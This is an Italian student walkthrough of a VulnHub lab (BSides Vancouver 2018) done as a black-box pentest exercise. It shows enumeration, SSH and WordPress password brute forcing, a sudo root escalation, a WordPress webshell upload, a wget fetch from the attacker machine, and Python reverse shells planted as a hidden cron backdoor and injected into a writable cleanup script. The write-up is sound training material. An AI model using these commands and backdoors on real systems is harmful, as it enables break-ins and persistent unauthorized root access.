

CPTP0524 – W16D4 – Extra Black Box

Exploit Bsides-Vancouver-2018-Workshop (VulnHub)

Level: Easy

Esercizio Traccia e Requisiti:

Scarica e importa la macchina virtuale da questo link leggendario:

<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

La Missione:

Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

Scenario:

Immagina che un'azienda ti chieda di testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test BlackBox.

Regole del Gioco:

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- Potete cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- Trovate tutti i modi possibili per diventare root.

 **Il Destino chiama. Sei pronto a rispondere alla sfida e a scrivere il tuo nome nella leggenda?**

Il target ha la porta 21 ftp, 22 ssh e 80 http aperte, ennyrando in anonimo su ftp, ho scoperto un file contenente dei nomi, si presume possano essere punti di ingresso per la 22 ssh oppure sulla 80 http dove viene ospitato wordpress.

Come prima cosa

Enumerazione Ip e Scansioni Mirate su porte

```
> sudo netdiscover -r 192.168.50.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

```
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.50.151	00:0c:29:3d:98:a3	1	60	VMware, Inc.
192.168.50.251	00:0c:29:4c:20:71	1	60	VMware, Inc.

IP Target: **192.168.50.151**

Scansione SYN su tutte le porte

```
> nmap -p- -Pn -sS 192.168.50.151
```

```
> nmap -p- -Pn -sS 192.168.50.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 21:40 CET
Nmap scan report for 192.168.50.151
Host is up (0.000088s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:3D:98:A3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Scansione mirata su porta 21 ftp

```
> nmap -p 21--script ftp* 192.168.50.151
```

```
> nmap -p 21 --script ftp* 192.168.50.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 21:50 CET
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.50.151
Host is up (0.00030s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
|_ ftp-svst:
|
|_ STAT:
|   FTP server status:
|     Connected to 192.168.50.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 6
|     vsFTPD 2.3.5 - secure, fast, stable
|_ _End of status
|_ ftp-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 50009 guesses in 131 seconds, average tps: 380.6
MAC Address: 00:0C:29:3D:98:A3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 131.04 seconds
```

Nmap indica spudoratamente che è attivo l'accesso ftp con utente **'Anonymous'**

Scansione mirata su porta 22 ssh

```
> nmap -p 22 -sV --script ssh* 192.168.50.151
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-auth-methods
|   Supported authentication methods:
|     publickey
|     password
|_
|_ kex_algorithms: (7)
|   ecdh-sha2-nistp256
```

E' possibile accedere con password e chiave privata al servizio ssh.

Segue al Metodo 1

Scansione mirata su porta 80 http

```
> nmap -p 80 -sV --script *http* 192.168.50.151
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
vulners:
  cpe:/a:apache:http_server:2.2.22:
    EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*
    CVE-2024-38476 9.8  https://vulners.com/cve/CVE-2024-38476
    CVE-2022-31813 9.8  https://vulners.com/cve/CVE-2022-31813
    CVE-2022-22720 9.8  https://vulners.com/cve/CVE-2022-22720
    CVE-2021-44790 9.8  https://vulners.com/cve/CVE-2021-44790
    CVE-2021-39275 9.8  https://vulners.com/cve/CVE-2021-39275
```

```
|_ CVE-2012-2687 2.6 https://vuln
|_ http-enum:
|_ /robots.txt: Robots file
MAC Address: 00:0C:29:3D:98:A3 (VMware)
```


Ci sono diversi CVE come vulnerabilità e l'enumerazione http ha trovato il file <http://192.168.50.151/robots.txt>

Segue al Metodo 2

Accesso in FTP su porta 21

```
> ftp 192.168.50.151 21
```

Basic Ftp settings

Remote host * Username  Port

/public/						
Name	Size (KB)	Last modified	Owner	Group	Access	Size
..						0
users.txt.bk	1	2018-03-03 01:00	0	0	-rw-r--r--	31

```
users.txt.bk
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6
7
```

Ho Trovato la cartella 'public' con all'interno il file users.txt.bk,
Siccome la porta 22 ssh è aperta, la prima cosa che farò è un test di accesso sugli utenti per vedere se mi chiede la password.

METODO 1: SSH

Ho tentato l'accesso ssh per ogni user che ho trovato nel file "users.txt.bk" per scoprire chi accetta un accesso con solo password

> ssh [abatchy@192.168.50.151](#)

```
> ssh abatchy@192.168.50.151
abatchy@192.168.50.151: Permission denied (publickey).
```

> ssh [john@192.168.50.151](#)

```
> ssh john@192.168.50.151
john@192.168.50.151: Permission denied (publickey).
```

> ssh [mai@192.168.50.151](#)

```
> ssh mai@192.168.50.151
mai@192.168.50.151: Permission denied (publickey).
```

> ssh [anne@192.168.50.151](#)

```
> ssh anne@192.168.50.151
anne@192.168.50.151's password: |
```

> ssh [doomguy@192.168.50.151](#)

```
> ssh doomguy@192.168.50.151
doomguy@192.168.50.151: Permission denied (publickey).
```

Solo l'utente "anne" ha l'accesso ssh con password, gli altri utenti richiedono la chiave privata.

Di conseguenza ho tentato un bruteforce su utente anne.

```
> hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.50.151 ssh -s 22 -t4
```

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20000/90 login t  
[DATA] attacking ssh://192.168.50.151:22/  
[22][ssh] host: 192.168.50.151 login: anne password: princess  
[STATUS] 14344503-00-true (in 14344503-true in 00:04h 44344305
```

Ho ottenuto la password di anne:princess

Accesso SSH come utente anne

```
> ssh anne@192.168.50.151
```

```
> ssh anne@192.168.50.151  
anne@192.168.50.151's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it..  
  
Last login: Mon Mar 10 15:43:40 2025 from epi-kali.epicode  
anne@bsides2018:~$ |
```

La prima cosa che ho fatto è stato controllare a quali gruppi appartiene l'utente anne.

```
> anne@bsides2018:~$ id
```

```
Last login: Mon Mar 10 15:43:40 2025 from epi-kali.epicode  
anne@bsides2018:~$ id  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)  
anne@bsides2018:~$
```

ATTENZIONE: l'utente anne appartiene al gruppo sudo.

Accesso Root

> anne@bsides2018:~\$ sudo su

```
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# whoami
root
```

> anne@bsides2018:~\$ cat flag.txt

```
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~# |
```

Ho ottenuto l'accesso a root e trovato il file flag.txt

Upload Backdoor Persistente

Ho creato un file backdoor chiamato .config/.reverse.py e aggiunto il codice, successivamente l'ho mandato in esecuzione con il Crontab

> anne@bsides2018:~\$ cat .config/.reverse.py

```
root@bsides2018:~# cat .config/.reverse.py
import socket
import subprocess
import os

HOST = "192.168.50.100"
PORT = 5555

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

p = subprocess.call(["/bin/sh", "-i"])
root@bsides2018:~# |
```

> anne@bsides2018:~\$ nano /etc/crontab

```
# m h dom mon dow user  command
17 * * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/bin/python /root/.config/.reverse.py
|* * * * * root    /usr/local/bin/cleanup
#
```

Ho commentato il cleanup e aggiunto la riga:

```
* * * * * root    /usr/bin/python /root/.config/.reverse.py
```

In questo modo la backdoor rimane attiva ogni secondo, ogni minuto, ogni ora, tutti i giorni della settimana e tutti e mesi dell'anno.



Sulla macchina attaccante ho aperto un socket con netcat e in pochi secondi ho ricevuto la shell dell'utente root.

> nc -vlnp 5555


```
> nc -vlnp 5555
listening on [any] 5555 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.151] 50760
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


METODO 2: WORDPRESS

Il file che ha trovato nmap /robots.txt indica una directory di un presunto backup di wordpress









Posso notare che ci sono egli articoli, scritti da admin e john



Ho trovato la pagina di login e ho effettuato dei test per controllare se esistono altri utenti

- **Log in**
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)




Nel database sappiamo che solo **admin** e **john** esistono, di conseguenza provo un bruteforce sul login con wpscan.

```
> wpscan --url http://192.168.50.151/backup_wordpress --login-uri wp-login.php  
--usernames admin,john -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 2 user/s  
[SUCCESS] - john / enigma  
Trying admin / turner Time: 00:10:21 <
```

Ho trovato la password di john: **enigma**



La scansione continua, nel mentre procedo per raggiungere l'obiettivo effettuando l'accesso al wordpress con l'utente john



Accesso effettuato con successo.


Dai Plugin, caricato il file `webshell.php` con all'interno una webshell semplice. L'url per raggiungere la webshell è:

```
/backup_wordpress/wp-content/uploads/2025/03/webshell.php
```





L'url per raggiungere la webshell è:

```
/backup_wordpress/wp-content/uploads/2025/03/webshell.php
```




non riesco ad aprire un socket con netcat, scarico con wget una reverse in python

wget http://192.168.50.100:8000/reverse_02.py



ora faccio eseguire il codice



siccome avevo notato nel crontab il file cleanup ho notato che ha permessi di scrittura, quindi l'ho modificato iniettando una backdoor

```
* * * * * root /usr/bin/python /root/.config/.reverse.py
* * * * * root /usr/local/bin/cleanup
#
```

```
echo 'python -c "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.50.100",5557));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);" ' >
/usr/local/bin/cleanup
```

```
$ echo 'python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.50.100",5557));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);" ' >
/usr/local/bin/cleanup
```

```
$ cat /usr/local/bin/cleanup
python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.50.100",5557));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);"
```

```
> nc -vlnp 5557
listening on [any] 5557 ...
```

```
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.151] 52489
/bin/sh: 0: can't access tty; job control turned off
# # ls
flag.txt
# cat flag.txt
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation. Did you find them all?

@abatchy17

```
# |
```

Francesco Rinaldi